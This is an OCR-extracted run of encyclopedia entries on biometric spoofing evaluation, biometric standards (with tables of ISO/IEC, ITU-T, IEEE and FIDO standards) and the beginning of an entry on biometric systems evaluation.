The main goal of a biometric system is to achieve a satisfying accuracy, i.e. to maximize the accuracy of biometric decision-making/to minimize the number of erroneous decisions of the classifier underlying the recognition process (see the entry “Biometric Recognition Errors”). In case of possible spoofing attacks, the correctness of a response can be affected by both matching accuracy and presentation attack detection (PAD) accuracy. In both cases, the evaluation aims at getting objective quantitative measures. The following discussion will especially focus on verification applications, because this is the typical scenario for spoofing. It is worth starting from the errors that a verification system can make in pure matching. Considering the scores produced by the matching algorithm when comparing templates from the same individual or templates from different individuals, it is possible to compute two score distributions. The errors come from their possible overlap so that the more they are well separated, the better. In terms of hypotheses involving the probe P and the gallery template G_i belonging to a certain enrolled individual, the null and alternate hypotheses and associated decisions can be specified as follows:

- H_0: the input P does not come from the same individual as G_i;
- H_1: the input P comes from the same individual as G_i;
- D_0: the system decides that the samples belong to different individuals;
- D_1: the system decides that the samples belong to the same individual.


The decision is based on the comparison of the matching score with a suitable acceptance threshold: a score higher than or equal to the threshold supports H_1, while a score lower than the threshold supports H_0. It is now possible to define the errors in statistical terms:

- Type I: false match – FM (D_1 is decided when H_0 is true);
- Type II: false non-match – FNM (D_0 is decided when H_1 is true).

False match rate (FMR) at a given threshold is computed as the ratio between the number of false matches and the number of pairs where the samples belong to different individuals (in verification, the number of impostors claiming a false identity and accepted). False non-match rate (FNMR) at a given threshold is computed as the ratio between the number of false non-matches and the number of pairs where the samples belong to the same individual (in verification, the number of genuine users claiming a true identity and rejected).

How is it possible to introduce spoofing in this scenario? When the attack is successful, we cannot strictly consider it as a false matching, since it was the case that the probe and the matched template were actually similar enough. Therefore it is necessary to further analyse the problem.

The probability density functions representing genuine (same individual) and impostor (different individuals) scores are typically close to normal ones. The errors happen in the overlapping region of the two distributions (see Fig. 1). It is not possible to minimize both types of errors at the same time since they inversely depend on the same threshold. However, when a presentation attack is carried out, it typically happens that the distribution of returned scores overlaps with both genuine and impostor ones (see Fig. 1 and compare with Fig. 1 in the entry on “Biometric Recognition Errors”).



Biometric Spoofing and Its Evaluation, Fig. 1 Probability distributions of similarity scores corresponding to matching samples either of different individuals or of the same individual, with the possible errors, and the overlapping distribution of scores achieved by spoofing attacks

This situation introduces a further possible kind of error for a biometric system: it is the failure to detect either a spoofing attack or a fake sample. The biometric community is organizing specific challenges based on suitable datasets and establishing an ad hoc terminology for possible errors. When either there is no specific presentation attack detection (PAD) module or some strategy is embedded directly in the biometric system, and the probe set includes attacks, it is possible to measure the impostor attack presentation match rate (IAPMR). This is the rate of presentation attacks which are accepted as genuine samples and can also be referred to as spoofing false accept rate (SFAR). It is possible to measure the distribution of verification scores that come from spoofing attacks (see Fig. 1). When a separate PAD module is present, it is possible to measure its classification errors: attack presentation classification error rate (APCER) is the rate of PAs incorrectly classified as normal presentations, while normal presentation classification error rate (NPCER) is the rate of normal presentations incorrectly classified as PAs. It is possible to combine the results of a PAD module with those of a biometric system in different ways. For each probe submitted to a system, spoofing classification can run in

parallel or precede the actual individual recognition. In the first case, the compound system can either return a single accept/reject response or a pair of responses to be suitably combined.

Theory and Application

Regarding the evaluation of spoofing attack detection, it is possible to obtain FOMs similar to those used for the biometric systems. In order to take into account false acceptance due to undetected spoofing attacks, it is possible to use a weighted combination of the error rates for the two negative classes (FAR from impostors and SFAR from presentation attacks) and find the operating point where the difference with FRR is minimized (similar to classical EER). It is also possible to compute a corresponding modified HTER and to plot it together with SFAR, to have more insight into the behaviour of the compound system (see the entry on "Biometric Systems Evaluation").

Open Problems and Future Directions

The detection of spoofing attacks and of fake samples is an open problem that is presently tackled using different strategies. A possible distinction regards the generalizability of the system attack detection ability. In one case, the system is trained to detect an attack when carried out with specific techniques (e.g. forged fingerprints made either of silicon or glue or face forgery via either photos or videos), and the generalizability to "unseen" attacks is not assured. In the other case, the presentation attack is rather detected by searching for generic anomalies in the sample with respect to natural ones, notwithstanding the forgery used. Of course, when successful, the latter strategy is more effective and has the potential to better face also new attacks. Deep networks are providing very promising results also in this area.

Cross-References

Biometric Authentication
Biometric Matching

Biometric Systems Evaluation
Biometrics: Terms and Definitions

References

Marcel S, Nixon MS, Fierrez J, Evans N (2019) Handbook of biometric anti-spoofing: presentation attack detection. Springer, Cham

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300119

Biometric Spoofing Evaluation

Biometric Spoofing and Its Evaluation

© This is a U.S. Government work and not under copyright protection in the US; foreign copyright protection may apply 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1608

Biometric Standards

Michael D. Hogan[24] ✉
(24) Information Technology Laboratory (ITL), National Institute of Standards and Technology, Gaithersburg, MD, USA

✉ **Michael D. Hogan**
Email: m.hogan@nist.gov

Definition

The implementation of voluntary consensus biometric standards supports the deployment of secure interoperable biometric technology, promotes innovation and competition, and avoids lock-in to proprietary products, systems, or services.

Background

Cybersecurity is the prevention of damage to, unauthorized use of, exploitation of, and – if needed – the restoration of electronic information and communications systems, and the information they contain, in order to strengthen the confidentiality, integrity, and availability of these systems (NISTIR 8074).

Identity and access management is the use of secure, interoperable digital identities, and attributes of entities to be used across security domains and organizational boundaries (NISTIR 8200). This is a key area of cybersecurity. Verifying the identity of an individual for authorized logical access to a system or physical access to a facility can be done with:

- What you know (e.g., password, Personal Identification Number (PIN))

- What you have (e.g., token such as a smart card)
- What you are (e.g., fingerprint)

There are advantages and disadvantages to each of these three factors for verifying identities. Often security policies require two-factor recognition for identity verification and access to systems. The third factor listed above consists of biometrics. Biometric technologies used alone or combined with other authentication technologies such as tokens can provide higher degrees of security and can be used to overcome their weaknesses.

Biometrics is the automated recognition of individuals based on their biological and behavioral characteristics (ISO/IEC 2382-37 2017). Biometric systems recognize persons by observing physical and behavioral characteristics of their bodies. Biometric recognition is used for two purposes. One is to verify a claimed identity. This is done with a biometric comparison of an enrolled biometric to the presented biometric (i.e., 1 to 1 comparison). This is referred to as biometric verification. Second, a biometric sample can be identified by comparison to a large database of the biometric records of known individuals to find a match (i.e., 1 to many comparison). This is referred to as biometric identification.

Many biometric modalities have been standardized. They include: finger minutiae data; finger image data; face image data; iris image data; vascular image data; hand geometry silhouette data; voice data; and deoxyribonucleic acid (DNA) data. There are advantages and disadvantages to each biometric modality. Applications of biometric systems vary in the required accuracy needed for biometric comparisons. Empirical performance testing of a biometric system is necessary to determine accuracy. Biometric testing improves the technical soundness of biometric standards and the performance of biometric technology.

A *standard* is a document, established by consensus and approved by a recognized body that provides for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context. Note: Standards should be based on the consolidated results of science, technology, and experience, and aimed at the promotion of optimum community benefits (ISO/IEC Guide 2 2004).

Base standards define fundamentals and generalized procedures. They provide an infrastructure that can be used by a variety of applications, each of which can make its own selection from the options offered by them

(ISO/IEC TR 10000-1 1998). Profile standards specify the use of particular options available in one or more base standards in order to support an application (e.g., physical access control of employees).

Standards Developing Organizations (SDOs)

Information technology (IT) is the art and applied sciences that deal with data and information. Examples are capture, representation, processing, security, transfer, interchange, presentation, management, organization, storage, and retrieval of data and information (ANSI INCITS 172-2002 2007). There are over 200 SDOs, which are overwhelmingly private sector organizations, developing standards for the IT field.

SDOs developing international biometric standards include: the Fast Identity Online (FIDO), the Institute of Electrical and Electronics Engineers (IEEE); the International Civil Aviation Organization (ICAO); the International Organization for Standardization/International Electrotechnical Commission Joint Technical Committee 1 (ISO/IEC JTC 1), Information Technology; the International Organization for Standardization Technical Committee 68 (ISO TC 68), Financial Services; the International Telecommunication Union Telecommunication Standardization Sector (ITU-T); the American National Standards Institute (ANSI) accredited National Institute of Standards and Technology (NIST); and the Organization for the Advancement of Structured Information Standards (OASIS).

With one exception (NIST), these SDOs copyright their standards. Some SDOs charge for their standards as part of their business model. Other SDOs make their published standards freely available. Some of the ISO/IEC JTC 1 standards referenced below can be downloaded at .

Application

Based upon the attributes of biometrics and the applications of biometric systems, there are many areas where biometric standards play a critical role. Applications areas for biometric standards include law enforcement, homeland security, financial services, intelligence, and military operations. There are presently around 200 published or under development biometric standards. Over the last 20 years, almost all of these biometric standards


have been developed, revised, amended, or corrected as a result of innovation or feedback from testing and implementations.

Biometric Systems (INCITS/ISO/IEC 19794-1:2011 2018)

©INCITS. This material is adapted from INCITS/ISO/IEC 19794- l: 201l (R2018) Information technology – Biometric data interchange formats – Part 1: Framework, with permission of the American National Standards Institute (ANSI) on behalf of the Information Technology Industry Council. All rights reserved.

Given the variety of applications and technologies, it might seem difficult to draw any generalizations about biometric systems. All such systems, however, have many elements in common. Captured biometric samples are acquired from a subject by a biometric capture device. The biometric capture device output may be sent to a processor that extracts the distinctive but repeatable measures of the sample (the “features”), discarding all other components. The resulting features can be stored in the database as a “reference,” sometimes called a “biometric reference” or a biometric “template.” In other cases, the sample (without feature extraction) may be stored as a biometric reference. A new sample can be compared to a specific reference, many references, or all references already in the database to determine if there is a match. A decision regarding the identity claim is made based upon the similarities or dissimilarities between the sample features and those of the reference or references compared.

Figure 1 illustrates the information flow within a general biometric system; showing a general biometric system consisting of data capture, signal processing, storage, comparison, and decision subsystems. This diagram illustrates both enrollment, and the operation of verification and identification systems.



Biometric Standards, Fig. 1 Components of a general biometric system

The administration subsystem (not portrayed in the diagram) governs the overall policy, implementation, and usage of the biometric system, in accordance with the relevant legal, jurisdictional, and societal constraints and requirements. The biometric system may or may not interface to an external application or system via an Application Programming Interface, Hardware Interface, or Protocol Interface (not portrayed in the diagram).

Types of Biometric Standards

The following is a representative snapshot of the types of biometric standards and which SDOs are involved. These standards are periodically reviewed and reaffirmed, revised, and withdrawn. This is in addition to amendments or corrections that can occur at any time. Therefore, the SDO web pages should be checked for the latest status of these standards.

Biometric data interchange format standards specify the common content, meaning, and representation of biometric data formats of biometric modalities (e.g., fingerprint, iris, face, DNA). See Table 1.

Biometric Standards, Table 1 Examples of biometric data interchange format standards

Published and under development	SDO
ISO/IEC 19794 Series (Parts 1–11, 13–15) Biometric data interchange formats	ISO/IEC JTC 1/ Subcommittee (SC) 37
ISO/IEC 39794 Series (Parts 1–2, 4–6, 9, 16, 17.2) Extensible biometric data interchange formats	ISO/IEC JTC 1/SC 37
ANSI/NIST-ITL 1-2011 Update: 2015 Data format for the interchange of fingerprint, facial and other biometric information	NIST ITL

Biometric technical interface standards specify interfaces and interactions between biometric components and sub-systems, as well as the possible use of security mechanisms, to protect stored data and data transferred between systems. See Table 2.

Biometric Standards, Table 2 Examples of biometric technical interface standards

Published and under development	SDO
ISO/IEC 19784 Series (Parts 1–2, 4) Biometric application programming interface	ISO/IEC JTC 1/SC 37
ISO/IEC 19785 Series (Parts 1–4) Common biometric exchange formats framework	ISO/IEC JTC 1/SC 37

Using biometric data interchange format and biometric technical interface standards allows for data interchange and interoperability between biometric systems, which can include components of different design or manufacture.

Biometric conformance testing standards specify the concepts, framework, test types, test methods, and criteria required to test the conformity of biometric products claiming conformance to biometric data interchange records or biometric technical interfaces. See Table 3.

Biometric Standards, Table 3 Examples of biometric conformance testing standards

Published and under development	SDO
ISO/IEC 24709 Series (Parts 1–3) Conformance testing for the biometric application programming interface (BioAPI)	ISO/IEC JTC 1/SC 37
ISO/IEC 29109 Series (parts 1–2, 4–10)	ISO/IEC JTC 1/SC 37

Published and under development	SDO
Conformance testing methodology for biometric data interchange formats defined in ISO/IEC 19794	
ISO/IEC 18584:2015, Conformance test requirements for on-card biometric comparison applications	ISO/IEC JTC 1/SC 17

Biometric sample quality standards specify the use and testing of image quality metrics for a particular modality (e.g., face, iris), which impacts the accuracy of a biometric comparison. See Table 4.

Biometric Standards, Table 4 Examples of biometric sample quality standards

Published & under development	SDO
ISO/IEC 29794-1:2016, Biometric sample quality – Part 1: Framework	ISO/IEC JTC 1/SC 37
ISO/IEC 29794-4:2017, Biometric sample quality – Part 4: Finger image data	ISO/IEC JTC 1/SC 37
ISO/IEC Technical Report (TR) 29794-5:2010, Biometric sample quality – Part 5: Face image data	ISO/IEC JTC 1/SC 37
ISO/IEC 29794-6:2015, Biometric sample quality – Part 6: Iris image data	ISO/IEC JTC 1/SC 37
ISO/IEC Working Draft (WD) 24357 performance evaluation of face image quality algorithms	ISO/IEC JTC 1/SC 37

Biometric application profile standards define conforming subsets or combinations of base standards used to provide specific functions (e.g., enrolment, verification, and identification). Profiles facilitate implementations of the base standards (e.g., biometric data interchange format and biometric interface standards) for defined applications. These profile standards define the functions of an application (e.g., physical access control for employees at airports) and then specify the use of options in the base standards to ensure biometric interoperability. See Table 5.

Biometric Standards, Table 5 Examples of biometric application profile standards

Published and Under Development	SDO
ISO/IEC 24713 Series (Parts 1–3) Biometric profiles for interoperability and data interchange	ISO/IEC JTC 1/SC 37
ISO/IEC 30137 Series (Parts 1 and 4) Use of biometrics in video surveillance systems	ISO/IEC JTC 1/SC 37

Published and Under Development	SDO
ISO/IEC TR 20027: 2018, Biometric interoperability profiles – best practices for slap tenprint captures	ISO/IEC JTC 1/SC 37
ISO/IEC TR 29195: 2015, Traveller processes for biometric recognition in automated border control systems	ISO/IEC JTC 1/SC 37
ISO/IEC TR 30125:2016, Biometrics used with mobile devices	ISO/IEC JTC 1/SC 37
ISO/IEC Working Draft (WD) Technical Specification (TS) 22604, Biometric recognition of subjects in motion in access related systems	ISO/IEC JTC 1/SC 37
ISO/IEC WD 24358 Face-aware capture subsystem specifications	ISO/IEC JTC 1/SC 37

Biometric performance testing and reporting standards specify testing methodologies to determine error and throughput rates. This provides an empirical basis for predicting the real-world error and throughput performance of biometric systems. The error rates include both false positive and false negative decisions, as well as failure-to-enroll and failure-to-acquire rates across the test population. Throughput rates refer to the number of users processed per unit time based both on computational speed and human-machine interaction. These measures are generally applicable to all biometric systems and devices. See Table 6.

Biometric Standards, Table 6 Examples of biometric performance testing and reporting standards

Published and under development	SDO
ISO/IEC 19795 Series (Parts 1–7, 9) Biometric performance testing and reporting	ISO/IEC JTC 1/SC 37
ISO/IEC TR 29156:2015, Guidance for specifying performance requirements to meet security and usability needs in applications using biometrics	ISO/IEC JTC 1/SC 37
ISO/IEC 29197:2015, Evaluation methodology for environmental influence in biometric system performance	ISO/IEC JTC 1/SC 37
ISO/IEC 30136:2018, Performance testing of biometric template protection schemes	ISO/IEC JTC 1/SC 37

Biometric security standards deal with various biometric-specific aspects of security. These include (1) principles to be considered during the security evaluation of a biometric system and (2) guidance for the protection of biometric information under various requirements for

confidentiality, integrity, and renewability/revocability during storage and transfer. See Table 7.

Biometric Standards, Table 7 Examples of biometric security standards

Published and under development	SDO
ISO/IEC 19792:2009, Security techniques – security evaluation of biometrics	ISO/IEC JTC 1/SC 27
ISO/IEC 24745:2011, Security techniques – biometric information protection	ISO/IEC JTC 1/SC 27
2790–2020 – IEEE Standard for biometric liveness detection	IEEE Biometric Liveness Detection Working group
ISO/IEC 30107 Series (Parts 1–4) Biometric presentation attack detection	ISO/IEC JTC 1/SC 37
ITU-T X.1092 (06/2013): Integrated framework for telebiometric data protection in e-health and telemedicine	ITU-T Study Group (SG) 17
ITU-T X.1091 (04/2012): A guideline for evaluating telebiometric template protection techniques	ITU-T SG 17
ITU-T X.1087 (10/2016): Technical and operational countermeasures for telebiometric applications using mobile devices	ITU-T SG 17
ITU-T X.1086 (11/2008): Telebiometrics protection procedures – Part 1: a guideline to technical and managerial countermeasures for biometric data security	ITU-T SG 17
ITU-T X.1081 (10/2011): The telebiometric multimodal model – a framework for the specification of security and safety aspects of telebiometrics	ITU-T SG 17

Biometric authentication standards define requirements to establish corroboration that an entity is the one claimed. This includes requirements for checking the validity of the result of a biometric enrollment and verification process executed at a remote site via a network or a web-based service. See Table 8.

Biometric Standards, Table 8 Examples of biometric authentication standards

Published and under development	SDO
ISO/IEC 30108-1:2015, Biometric identity assurance services – Part 1: BIAS services	ISO/IEC JTC 1/SC 37
ISO/IEC WD 30108-2, Biometric identity assurance services – Part 2: REST-based implementation Note: REST stands for representational state transfer.	ISO/IEC JTC 1/SC 37

Published and under development	SDO
ISO/IEC 7816-11:2017, Integrated circuit cards – Part 11: personal verification through biometric methods	ISO/IEC JTC 1/SC 17
ISO/IEC 17839-1:2014, Biometric system-on-ard – Part 1: core requirements	ISO/IEC JTC 1/SC 17
ISO/IEC 17839-3:2016, Biometric system-on-card – Part 3: logical information interchange mechanism	ISO/IEC JTC 1/SC 17
ISO/IEC 24787:2018, On-card biometric comparison	ISO/IEC JTC 1/SC 17
ISO/IEC TR 30117:2014, Guide to on-card biometric comparison standards and applications	ISO/IEC JTC 1/SC 17
ISO/IEC 24761:2019, Authentication context for biometrics	ISO/IEC JTC 1/SC 27
ISO/IEC 17922:2017, Telebiometric authentication framework using biometric hardware security module	ISO/IEC JTC 1/SC 27 ITU-T SG 17
2410-2019 – IEEE Standard for biometric open protocol (BOP)	IEEE BOP – biometrics open protocol WG
Biometric identity assurance services (BIAS) SOAP profile Version 2.0 Committee Specification 01, 11 July 2017 Note: SOAP stands for simple object access protocol.	OASIS Biometric services (BIOSERV) TC
WS-Biometric Devices Version 1.0 Committee Specification 01, 11 July 2017	OASIS Biometric services (BIOSERV) TC
ISO 19092:2008, Financial services – biometrics – security framework	ISO/TC 68/SC 2
FIDO universal authentication framework (UAF) reference architecture February 2017	FIDO
ITU-T X.1094 (03/2019): Telebiometric authentication using biosignals	ITU-T SG 17
ITU-T X.1093 (11/2018): Telebiometric access control with smart ID cards	ITU-T SG 17
ITU-T X.1090 (05/2011): Authentication framework with one-time telebiometric templates	ITU-T SG 17
ITU-T X.1089 (05/2008): Telebiometrics authentication infrastructure (TAI)	ITU-T SG 17
ITU-T X.1086 (11/2008): Telebiometrics protection procedures – Part 1: A guideline to technical and managerial countermeasures for biometric data security	ITU-T SG 17
ITU-T X.1084 (05/2008): Telebiometrics system mechanism – Part 1: General biometric authentication protocol and system model profiles for telecommunications systems	ITU-T SG 17

Published and under development	SDO
Doc 9303 Machine Readable Travel Documents (MRTDs) Part 9: Deployment of biometric identification and electronic storage of data in MRTDs (Eighth Edition, 2020)	ICAO

Cross-jurisdictional and societal aspects of biometrics standards provide guidance on the design and implementation of biometric technologies with respect to usability, accessibility, health, and safety, taking into account legal, cultural, ethical, and societal considerations. See Table 9.

Biometric Standards, Table 9 Examples of cross-jurisdictional and societal aspects of biometrics standards

Published and under development	SDO
ISO/IEC 24779-1:2016, Cross-jurisdictional and societal aspects of implementation of biometric technologies – pictograms, icons, and symbols for use with biometric systems – Part 1: General principles	ISO/IEC JTC 1/SC 37
ISO/IEC 24779-4:2017, Cross-jurisdictional and societal aspects of implementation of biometric technologies – pictograms, icons, and symbols for use with biometric systems – Part 4: Fingerprint applications	ISO/IEC JTC 1/SC 37
ISO/IEC 24779-5:2020, Cross-jurisdictional and societal aspects of implementation of biometric technologies – pictograms, icons, and symbols for use with biometric systems – Part 5: Face applications	ISO/IEC JTC 1/SC 37
ISO/IEC 24779-9:2015, Cross-jurisdictional and societal aspects of implementation of biometric technologies – pictograms, icons, and symbols for use with biometric systems – Part 9: Vascular applications	ISO/IEC JTC 1/SC 37
ISO/IEC TR 30110:2015, Cross-jurisdictional and societal aspects of implementation of biometric technologies – Biometrics and children	ISO/IEC JTC 1/SC 37

A general *biometric vocabulary* standard provides a systematic description of the concepts in the field of biometrics pertaining to recognition of human beings and reconciles variant terms in the use in pre-existing biometric standards against the preferred terms, thereby clarifying the use of terms in this field. Specific biometric standards may also include other definitions for terms that apply to that standard. See Table 10.

Biometric Standards, Table 10 Biometric vocabulary standard

Published & Under Development	SDO
ISO/IEC 2382-37:2017, Vocabulary – Part 37: Biometrics	ISO/IEC JTC 1/SC 37

Future Directions

Biometric standards development will continue to be driven by the need to support the market adoption of biometric technologies. While the initial market was largely for governmental applications, most of the market growth is now occurring in commercial applications and the civil sector with a strong uptake of fingerprint and face recognition for personal authentication.

Personal authentication transactions are predicted to significantly increase in government (e.g., homeland defense), enterprise (e.g., prevention of identity theft), and consumer markets (e.g., financial transactions). The need for biometrics and biometric standards to support performance testing, interoperability, and data interchange is expected to significantly grow as well. As face recognition is adopted in many more applications, the need for image quality measurement standardization will become more important.

Examples of newer biometrics standards projects are:

- Biometric recognition of subjects in motion in access-related systems
- Differential impact of demographics on biometric systems
- Face aware capture systems
- Face image quality assessment
- Full body personal data format for disaster victim identification
- Presentation attack detection on mobile devices;
- Testing and evaluation of biometric acquisition on mobile devices
- Testing of the differential impact of demographics on biometric systems

References

ANSI INCITS 172-2002 (R2007) Information Technology – American National Standard Dictionary of Information Technology (ANSDIT))

INCITS/ISO/IEC 19794-1:2011 (R2018) Information technology – biometric data interchange formats – Part 1: Framework

ISO/IEC 2382-37:2017 Information Technology – Vocabulary – Part 37: Biometrics

ISO/IEC Guide 2:2004 Standardization and related activities – General vocabulary

ISO/IEC TR 10000-1:1998 Information technology – Framework and taxonomy of International Standardized Profiles – Part 1: General principles and documentation framework

NISTIR 8074 Volume 2 Supplemental Information for the Interagency Report on Strategic U.S. Government Engagement in International Standardization to Achieve U.S. Objectives for Cybersecurity, December 2015

NISTIR 8200 Interagency Report on the Status of International Cybersecurity Standardization for the Internet of Things (IoT), November 2018

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1605

Biometric Systems Evaluation

Maria De Marsico[25] ✉
(25) Department of Computer Science, Sapienza University of Rome, Rome, Italy

✉ **Maria De Marsico**
Email: maria.demarsico@uniroma1.it
Email: demarsico@di.uniroma1.it

Synonyms

Biometric performance evaluation; Biometric performance measurement; Biometric testing

Definitions

Biometric system evaluation encompasses procedures measuring different performance aspects under objective and quantitative criteria. Well-defined rules guarantee reliability, generalizability, and comparability of results. The evaluation should allow predicting the system performance over unseen biometric data under similar, possibly real-world operating conditions. The guidelines, rules, and protocols for evaluation activities are continuously updated and extended. Therefore, this entry is not exhaustive but rather provides some fundamentals.

Background

"Biometric recognition, or, simply, biometrics, refers to the automatic recognition of individuals based on their physiological and/or behavioral

characteristics. By using biometrics, it is possible to confirm or establish an individual's identity based on "who she is,', rather than by "what she possesses" (e.g., an ID card) or "what she remembers" (e.g., a password) " (Jain et al., 2004). The system processes the captured *sample*, e.g., a photo, to extract a feature vector suitable for the matching algorithm; during enrolling, such vector is inserted in the system *gallery* in the individual's *template*. During recognition, the system uses a similar processing to extract a feature vector from the sample to recognize (*probe*) and compares it pairwise with those in the gallery or with suitable classification models built during a training phase. Each comparison returns a matching score. The final decision entails comparing the matching score with a threshold: an equal/higher score supports the hypothesis that the matched vectors come from the same individual; otherwise, the system will consider a negative match. One of the aims of biometric evaluation is to estimate a suitable threshold for real operations, as a compromise between the possible system errors.

The full details about biometric recognition errors can be found in the related entry. The main definitions are reported here for readers' convenience.

Biometric *verification* possibly confirms an identity claim; its simplest form entails a 1 : 1 comparison between the feature vector extracted from the probe and the gallery vector for the claimed identity. For each value of the matching threshold, it is possible to define two error rates:

False match rate (FMR) is the rate of false match (FM) errors, when the matching score meets the threshold yet the probe identity is different from the claim; it is computed as the number of FM errors over the number of false claims;

False non-match rate (FNMR) is the rate of false non-match (FNM) errors, when the matching score does not meet the threshold yet the probe identity corresponds to the claim; it is computed as the number of FNM errors over the number of genuine claims.

False acceptance rate (FAR) and false rejection rate (FRR) are computed from FMR and FNMR taking into account the probability of a failure-to-acquire (FTA) causing a rejection.

Biometric *identification* establishes an identity and entails a 1 : N comparison between the incoming probe and all the gallery vectors to return the best match, possibly with a complete or partial ordered list of

candidates. In *closed-set identification*, all individuals are enrolled in the system. The only possible error is that the correct identity is in a returned list position (rank) higher than the first one. In *open-set identification*, the probes also belong to individuals who are not in the gallery, and a threshold *t* determines a possible reject. Detection and identification rate at threshold *t* and rank *k*, DIR(t,k), estimates the probability of correct detection of a gallery subject within the *k*-th list position. Of course it is important to estimate DIR(t, 1), i.e., the probability of correct detection in the first list position. False rejection rate at threshold *t*, FRR(t), is defined as 1-DIR(t,1). False alarm rate at threshold *t*, FAR(t), estimates the probability of an incorrect detection of an individual who is not in the gallery.

Types of Evaluation

Biometric system evaluation is a multifaceted activity also including error estimation and testing of algorithms. Further technical performance tests can be device-specific. Testing can assess system security, either as vulnerability to presentation attacks (see Biometric Spoofing and Its Evaluation) or as vulnerability to intrusions into equipment and communication lines (see the related entries). The throughput rate refers to the number of individuals that the system is able to process per unit time; cost/benefit evaluation takes into account computational and storage resources, also for possible real-time use. Assessing the compliance with international standards and regulations avoids legal or interoperability problems in wider settings. Measuring of use and user acceptance is important especially when no operator guidance is provided, like in biometric authentication to remote services.

